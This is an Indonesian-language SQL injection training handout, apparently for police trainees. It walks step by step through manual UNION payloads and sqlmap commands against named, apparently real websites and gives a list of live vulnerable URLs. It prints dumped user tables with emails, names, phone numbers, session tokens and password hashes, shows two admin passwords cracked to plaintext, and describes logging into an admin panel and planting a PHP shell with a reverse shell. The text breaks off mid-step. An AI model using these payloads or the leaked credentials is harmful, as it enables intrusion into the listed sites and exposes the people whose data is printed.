Materi Training IT Security 1 untuk Brimob - Indonesia

written by : Wisdom
January 2026
www.bluedragonsec.com
https://github.com/bluedragonsecurity/

PART 2. Teknik Penyerangan pada Website

Table of Content

1. Sql Injection

SQL Injection (SQLi) adalah jenis serangan siber di mana penyerang memasukkan perintah SQL berbahaya ke dalam kolom input aplikasi (seperti form login, kolom pencarian, atau URL).

Tujuannya adalah untuk "mengelabui" basis data (database) agar menjalankan perintah yang tidak seharusnya, sehingga penyerang bisa mencuri data, mengubah isi database, menghapus seluruh data atau bahkan mendapatkan akses ke server.

Mengapa SQL Injection Berbahaya?
SQL Injection dapat menyebabkan:

a. Pencurian Data

Username dan password
Data pribadi pelanggan
Informasi kartu kredit
Data bisnis rahasia

b.Manipulasi Data

Mengubah harga produk
Mengubah saldo rekening
Menghapus data penting

c. Bypass Authentication

Login tanpa password yang benar
Akses ke akun admin

d. Pengambil alihan Sistem

Menjalankan perintah sistem
Menginstall backdoor
Kontrol penuh atas server

Langkah langkah mendapatkan akses shell linux di server dengan sql injection :

Kemungkinan 1. jika aplikasi web dijalankan dengan mysql user biasa

1. Mendapatkan akses ke halaman admin web dengan sql injection

2. Mengupload php shell melalui halaman admin jika ditemukan

3. Melakukan reverse shell ke server kita yang sudah dipasang netcat listener dengan menggunakan php shell

Kemungkinan 2. jika aplikasi web dijalankan dengan mysql user root

1. Membaca path / file di server misal dengan membaca file /etc/passwd

2. Setelah path ditemukan melakukan insert into outfile untuk menulisi path di server dengan php shell kecil.

3. Melakukan reverse shell ke server kita yang sudah dipasang netcat listener dengan menggunakan php shell

1. Sql injection manual

Berikut ini adalah contoh cara melakukan teknik hacking sql injection secara manual pada suatu web dengan teknologi php dan mysql.

Target yang akan kita gunakan adalah :

https://www.revel.com.hk/en/product.php?id=116&pid=7

Web di atas vulner terhadap sql injection. Bisa kita cek dengan menambahkan kutip pada akhir url : https://www.revel.com.hk/en/product.php?id=116&pid=7'

akan terlihat muncul pesan error : You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\' limit 0,1' at line 1

a. Langkah Pertama
Langkah pertama, kita akan mencari jumlah kolom pada tabel database untuk melakukan injeksi sql pada url di atas.

Untuk mengujinya tambahkan perintah sql : order by

contoh :
order+by+1--
order+by+2--

dan seterusnya hingga muncul pesan error.

Pada contoh di atas kita menemukan jumlah kolom tabel adalah 20:

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--

Jika url di atas dibuka kita bisa melihat ada angka 16 dan 18 yang muncul, selanjutnya kita akan coba ganti angka 18 tersebut dengan payload mysql.

b. Langkah Kedua

Langkah kedua adalah mengambil informasi dengan memanfaatkan sql injection di atas.

Silahkan coba akses url url di bawah ini :

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,version(),19,20--

di dapat versi mariadb (mysql) adalah 5.5.65-MariaDB

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,user(),19,20--

didapat user mysql yang digunakan adalah revel@localhost

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,database(),19,20--

didapat nama database adalah revel

c. Langkah Ketiga

Langkah ketiga adalah mendapatkan nama tabel pada database yang sedang digunakan

Akses url berikut ini :

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,group_concat(table_name),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--

muncul pesan error : `SQL Error:`
Illegal mix of collations for operation 'UNION'

Pesan error "Illegal mix of collations for operation 'UNION'" terjadi karena kolom nomor 18 pada tabel asli (produk) memiliki Collation (pengaturan karakter) yang berbeda dengan kolom table_name di information_schema.

Biasanya, kolom di information_schema menggunakan collation utf8_general_ci, sedangkan tabel aplikasi Anda mungkin menggunakan latin1 atau utf8mb4. Saat Anda mencoba menggabungkannya dengan UNION, MySQL bingung karena jenis karakternya dianggap tidak cocok.

Berikut adalah cara manual untuk mengatasinya secara langsung di URL:

Cara 1: Menggunakan Fungsi CONVERT() atau CAST()
Anda harus memaksa (casting) output dari information_schema agar mengikuti collation standar atau mengubahnya menjadi biner agar tidak terjadi konflik bahasa.

Coba ganti bagian group_concat(table_name) dengan ini:

...17,CONVERT(group_concat(table_name) USING latin1),19,20…

Atau jika website tersebut menggunakan UTF-8:

...17,CONVERT(group_concat(table_name) USING utf8),19,20…

Cara 2: Menggunakan Fungsi `unhex()` dan `hex()`

Ini adalah cara yang sangat ampuh karena mengubah teks menjadi kode hexadesimal, sehingga masalah "collation" hilang sepenuhnya.

Payload: `...17,unhex(hex(group_concat(table_name))),19,20...`

Cara 3: Menggunakan `BINARY`

Anda juga bisa mencoba memaksa kolom tersebut menjadi tipe binary:
`...17,BINARY(group_concat(table_name)),19,20...`

Kali ini kita akan menggunakan fungsi convert ke latin

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(table_name)+USING+latin1),19,20+FROM+information_schema.tables+WHERE+table_schema=database()--

didapat seluruh nama tabel pada database :

album,album_cate,attachment,banner,calendar,calendar_cate,calendar_desc,calendar_pdf,news,news_cate,usr,verse,webpage_content,webpage_content_desc

d. Langkah Keempat

Langkah keempat adalah melakukanj pencarian nama nama kolom pada tabel yang kita inginkan, misal di atas ada tabel yang kemungkinan berisi informasi tentang data user / pengguna web yaitu tabel dengan nama : usr

Akses url ini :

https://www.revel.com.hk/en/product.php?id=116&pid=7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(column_name)+USING+latin1),19,20+FROM+information_schema.columns+WHERE+table_name=0x757372--+

di sini kita berhasil mendapatkan nama nama kolom untuk tabel usr. Kita menggunakan nama tabel 0x757372 yang merupakan hasil konversi hexadecimal dari string : usr. Kita perlu menggunakan hexadecimal karena dua kemungkinan ini :

Kemungkinan 1, Magic Quotes / Auto-Escaping: Server secara otomatis menambahkan backslash (\) sebelum tanda kutip. Jadi, 'usr' berubah menjadi \'usr\', yang menyebabkan SQL bingung karena menganggap backslash itu adalah bagian dari teks.

Kemungkinan 2, Double Quoting: Adanya bentrokan antara kutip pada kode PHP dan kutip pada payload SQL Anda.

Dari hasil injeksi di atas, kita mendapatkan nama nama kolom pada tabel usr

e. Langkah Kelima

Langkah kelima adalah melakukan dump pada tabel yang kita inginkan.

Akses url ini :

https://www.revel.com.hk/en/product.php?id=116&pid=-7+union+all+select+1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,CONVERT(group_concat(usr_id,0x3a,usr_lv,0x3a,usr_login_name,0x3a,usr_name,0x3a,usr_email,0x3a,usr_pwd+SEPARATOR+0x3c62723e)+USING+latin1),19,20+FROM+usr--+

Didapat data hasil dump :

1:1:admin:Administrator::afbf4681fe8c7352b21c09187b4be6a09574afdb
2:1:easttech:EastTech::a8372857cda513645e8e8494badc0db4aba94972

Kita bisa menyimpulkan dari polanya kalau user admin login dengan :

user : admin
password (terenkripsi) : afbf4681fe8c7352b21c09187b4be6a09574afdb

user : easttech
password (terenkripsi) : a8372857cda513645e8e8494badc0db4aba94972

Password di atas adalah dalam keadaan terenkripsi oleh enkripsi sha1.

Selain data admin, kita bisa juga melakukan dump pada tabel menarik lain, jika terdapat data lain yang menarik misal data nomor kartu kredit dan cvv

f. Langkah Keenam

Langkah keenam adalah opsional, Pada langkah ini Anda bisa mencoba melakukan cracking password tersebut. Berdasarkan chatgpt, jenis hash di atas adalah sha1

Kita bisa coba melakukan dekrip secara online dengan kata kunci google search :

decrypt sha1 online

Contoh online tool : https://crackstation.net/ atau https://hashes.com/en/decrypt/hash

Kita bisa juga mencoba crack dengan hashcat.

hashcat -m 100 -a 0 sha1.txt /usr/share/wordlists/rockyou.txt

Untuk menggunakan

hashcat -m 100 -a 0 -O sha1.txt /usr/share/wordlists/rockyou.txt -r /usr/share/john/rules/best64.rule

Atau bisa juga dengan john the ripper :

john --format=Raw-SHA1 sha1.txt f

2. sql injection dengan sqlmap

Selanjutnya kita akan mencoba sql injection dengan tool pada kali linux yaitu sqlmap. Berikut ini beberapa contoh web yang vulner sql injection :

http://www.igoergo.com/_site/news.php?id=7

https://canadiancyclist.com/dailynews.php?id=39225

https://www.sbc-cinemas.com.tw/news.php?id=753

https://art73.vichakan.net/sp-npt2/modules/index/show_news.php?id=18

http://www.obbgr.com/product.php?id=35

www.wettles.com/product.php?id=3022

https://www.mexicoenfotos.com/mobile/photo.php?id=MX14166712645993

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=2700

Gunakan perintah ini pada sqlmap :

sqlmap -u "www.wettles.com/product.php?id=3022" –current-user

didapat informasi :
current user: 'catperkins_pico_wettles@localhost'

sqlmap -u "www.wettles.com/product.php?id=3022" –current-db

didapat informasi :
current database: 'catperkins_wettles_db'

Selanjutnya kita akan mencoba mendapatkan nama nama tabel di dalam database tersebut :

sqlmap -u "www.wettles.com/product.php?id=3022" –tables -D catperkins_wettles_db

Hasil :


Database: catperkins_wettles_db
[58 tables]
+----------------------------+
| admin |
| cart |
| categories |
| custom_hose |
| cylinder_kits |
| cylinder_repair |
| cylinder_repair_jobs |
| filtration_products |
| filtration_products_orders |
| fitting_angle_images |
| hydraulic_cyl_repair_orders |
| main_cat |
| maintenance_materials |
| maintenance_orders |
| maintenance_parts |
| order_ref |
| orders |
| payment_refs |
| predefined_hose |
| predefined_hose_orders |
| products |
| rates |
| saved_address |
| seal_kit_accessories |
| sub_categories |
| tbl_2nd_ledgers |
| tbl_alt_part_products |
| tbl_assembly_details |
| tbl_assembly_hoses |
| tbl_base_assemblies |
| tbl_coup_type_props |
| tbl_coupling_props |
| tbl_coupling_types |
| tbl_cylinder_family |
| tbl_cylinder_kits |

| tbl_equipment_props |
| tbl_fg_absents |
| tbl_fg_attndances |
| tbl_fg_staff |
| tbl_hose_assemblers |
| tbl_hose_props |
| tbl_hose_protectors |
| tbl_hose_types |
| tbl_ledger_categories |
| tbl_logins |
| tbl_number_cart_details |
| tbl_number_carts |
| tbl_orderdetails |
| tbl_orders |
| tbl_products |
| tbl_quote_request_items |
| tbl_quote_requests |
| tbl_quotedetails |
| tbl_request_expenses |
| tbl_times |
| tbl_transactions |
| users |
| wishlist |
+----------------------------+

Dari hasil nama nama tabel di atas mungkin ada tabel yang berisi informasi data kartu kredit, tapi kita hanya akan mencoba dump pada isi tabel users

sqlmap -u "www.wettles.com/product.php?id=3022" -D catperkins_wettles_db -T users –dump

Hasilnya :



id	ledger_cat_id	email	image	phone	address	company	passwrd	active	status	last_name	ses_token	user_type	first_name	last_login	company_name	date_created	validation_code
987941	0	picosoft2@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$Pb4Ys.TJb3Ty6OVgxXIuOuYdgAG8CY9vzY24u9S6TU9pgEEuJUG/O	0	Pending	Wasiu	0c2aa43b6b61c0856687c5e55cdd775f	Admin	Rafiu	2025-12-21 17:17:52	NULL	2024-07-04 20:00:12	8b4781c63bfeb4f7eee4a0876316c042
987942	0	picosoft1@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$yFyTdpHaL0UB5F4qZJoxsOFQV9tdODkowjn1EK/bPLstvdcruTnQm	0	Pending	Joseph	<blank>	Admin	Jobel	2024-07-04 21:02:23	NULL	2024-07-04 20:02:22	227011455cac5d00e3ed33c3439d5568
987943	0	picosoftib@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$bQrUEgBKEeVnAE9rhJ0ugeYfxPtTqfMgqSkBg8HLnijeKoikW/pee	0	Pending	Rukayat	36b6074ba26f3708867d94bd9cad84aa	User	Adewale	2024-08-09 11:21:53	NULL	2024-07-04 20:09:04	e61d8aa24563e60db893085c59e15e76
987944	0	picosoftalfa@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$VdMqE7DFDqY17/HrsY1/cu.LQS8×5eZYhgU9FFqMZkf4D5wEP/8G	0	Pending	Rofiat	03d630c0dee59f1cee62f51fa38e6070	Disburse	RAFIU	2024-12-06 08:58:25	NULL	2024-07-04 20:12:48	4a697f878d621f40f5e439eb114eb97a
987945	0	picosoftib5@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$MkzM.EB8.89HGpoTnF1wReXXoN77PAsnR4YFyy7ySukAjufToCSO	0	Pending	LAZEEZ	<blank>	User	FATIA	2024-07-09 19:05:54	NULL	2024-07-09 18:05:54	b9c7ca1dfaee8968f5cf036f3d5e8ef2
987946	0	picosoftib7@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$uclsU9TMnF3RkXnpUidwIeBety2JVTwjug7SYEMQ9OGr6JkCemuVm	0	Pending	LAZEEZ	3b7681e90ab67bb3d356af6107542f58	User	FATIA	2024-07-10 10:26:27	NULL	2024-07-09 18:15:30	9ef7fe594e1f94e7e6c24f7548e5ef68
987947	0	picosoftib9@gmail.com	<blank>	<blank>	NULL	NULL	$2y$12$hEwGbVtQlqU4JRXZ.R/O9uxNHwovIoKb2M57bEu1IjxFSkCFcd12	0	Pending	Register	9e2780ce9a903b8bbcb559167ecd9b45	Admin	New Admin	2024-07-09 20:11:09	NULL	2024-07-09 20:10:53	701ab296e658980066adda1b0f3485ca
988036	0	parts@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$y5IuY0CwRB9WcAioHOvtE.V1d3n3mu6U4sT9aJoI8G8IgoiTxEbC	0	Pending	MADUAKOR	4ee3c669aa72468a536dbfdc50818818	Admin	JOBEL	2025-12-21 10:33:27	NULL	2024-07-23 14:36:44	46a3237ba90f608d939f43d68214d758
988040	0	<blank>	<blank>	2348098833401	NULL	NULL	$2y$12$SqO/YgjdMt2VRoK/D9uNEupE6XThKEwxY6HCaVyTXJkMtICFmj9Pa	0	Pending	ABU	e903fbfedf8617209fd7a39e1d25220e	Customer	SETRACO NIGERIA LTD	2024-08-12 16:45:39	NULL	2024-08-12 16:42:48	0fde3316016021b808a1f51b518f3352
988041	0	joseph.okoye@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$ln9r6KmEhehof/NB29e93OK6pXHJfsX0GCKO6EYlXeh.yImVpKhO	0	Pending	OKOYE	9a80dab690ad52b4be84faf83f15cdbf	Disburse	JOSEPH	2024-08-13 11:14:10	NULL	2024-08-13 10:05:19	4b9bc21c7c7e9a5e7eb27ad16181b974
988042	0	chidimma.udeh@wettles.com	<blank>	<blank>	NULL	NULL	$2y$12$g27j8t4OdOhDOt9LCFe70uV97dUgrUtZJM/wpNyQxlB										

Terlihat ada dump yang menarik :

email : picosoft2@gmail.com
passwrd : $2y$12$Pb4Ys.TJb3Ty6OVgxXIuOuYdgAG8CY9vzY24u9S6TU9pgEEuJUG/O

email : picosoft1@gmail.com
passwrd : $2y$12$yFyTdpHaL0UB5F4qZJoxsOFQV9tdODkowjn1EK/bPLstvdcruTnQm

email : picosoftib9@gmail.com
passwrd : $2y$12$hEwGbVtQlqU4JRXZ.R/O9uxNHwovIoKb2M57bEu1IjrxFSkCFcd12

Jenis enkripsi password di atas adalah bcrypt

Kita bisa mencoba crack dengan john atau hashcat

john --wordlist=/usr/share/wordlists/rockyou.txt bcrypt.txt

hashcat -m 3200 -a 0 bcrypt.txt /usr/share/wordlists/rockyou.txt

Contoh selanjutnya kita akan mencoba situs ini : http://www.obbgr.com/product.php?id=35

Ketikkan :

sqlmap -u "http://www.obbgr.com/product.php?id=35" –current-user

didapat hasil :
current user: 'my0222895346@%'

yang artinya user mysql my0222895346 bisa login dari ip mana saja (jika port mysql terbuka dan bisa diakses dari luar)

Selanjutnya mencari database yang sedang digunakan aplikasi, ketik :

sqlmap -u "http://www.obbgr.com/product.php?id=35" –current-db

current database: 'my0222895346'

Selanjutnya kita akan coba mencari nama nama tabel di dalam database tersebut, ketik :

sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 –tables

didapat :

Database: my0222895346
[7 tables]
+-------------+
| ml_about |
| ml_contact |
| ml_lanmu |
| ml_ntype |
| ml_products |
| ml_type |
| ml_user |
+-------------+

kita akan coba dump isi tabel ml_user, ketik :

sqlmap -u "http://www.obbgr.com/product.php?id=35" -D my0222895346 -T ml_user –dump

Hasilnya :

terdapat informasi login dan password yang terenkripsi :

login : admin
password terenkrip : 87f89191ead7420560e37f6b53fc3675

login : yurui
password terenkrip : 23a996965638ef8938caca209b4bff04

untuk crack password di atas kita bisa gunakan web crackstation.net atau hashes.com

hasil enkripsi dari 2 web di atas :

login : admin
pass : l198801081

login : yurui
pass : yurui

Selanjutnya kita akan mencari path admin, kita akan gunakan tool knockknock yang akan kita download dari github, dari terminal ketik :

git clone https://github.com/kaustubhrprabhu/KnockKnock

selanjutnya :

cd KnockKnock

chmod +x *.py

ketik :


./knockknock.py http://www.obbgr.com/

dari tool ini kita berhasil mendapatkan path admin di

http://www.obbgr.com/admins

Selanjutnya kita akan login sebagai yurui dengan password : yurui

Terlihat kita berhasil login di halaman admin web :



Kita bisa mencoba mengupload php shell backdoor ke server dengan cara mencari form upload dan kemudian mencoba mengupload backdoor php kita melalui halaman admin.

Mysql injection ketika user adalah root

Ketika suatu web terkena bug sql injection dan user adalah root, secara default di settingan tabel mysql, user root bisa membaca file di dalam server dan menulisi file ke direktori yang bisa ditulisi

Contoh kali ini kita memiliki web dengan bug sql injection di mana user database yang digunakan adalah root.

Alamat url yang akan dites :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682

Web ini terkena blind sql injection, ketika diberi tanda petik di akhir url , tampilan galeri menjadi kosong tanpa muncul pesan error :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682’

Langkah Pertama : Mendapatkan panjang kolom tabel yang sedang digunakan

Untuk mendapat panjang kolom tabel yang sedang digunakan kita coba gunakan :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1--

ternyata tampilanya kosong, berarti kita tidak bisa menggunakan cara mencari kolom dengan order by

Karena statement sql order by tidak mempan, kita akan mencoba menggunakan metode trial error dengan union.

Pertama tama coba :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1--

hasilnya kosong, selanjutnya coba :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1,2--


masih kosong, coba lagi :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+ORDER+BY+1,2,3--

masih kosong, dan selanjutnya kita melakukan langkah yang sama, hingga akhirnya ditemukan jumlah kolom sebanyak 13:

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,4,5,6,7,8,9,10,11,12,13--+-

Terlihat muncul angka 4 pada website



Berarti jika kita menginjeksi fungsi mysql maka akan muncul menggantikan angka 4 ini.

Langkah kedua : mencari nama user dan database mysql.

Mendapatkan user mysql :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,user(),5,6,7,8,9,10,11,12,13--+-

didapat hasil :

root@localhost

Mendapatkan nama database yang sedang digunakan :

http://starsupporta.safacura.org/Z202001/albumphoto.php?id=7682+UNION+ALL+SELECT+1,2,3,database(),5,6,7,8,9,10,11,12,13--+-


didapat hasil :

safacuramx

Langkah ketiga : mendapatkan informasi tentang target web

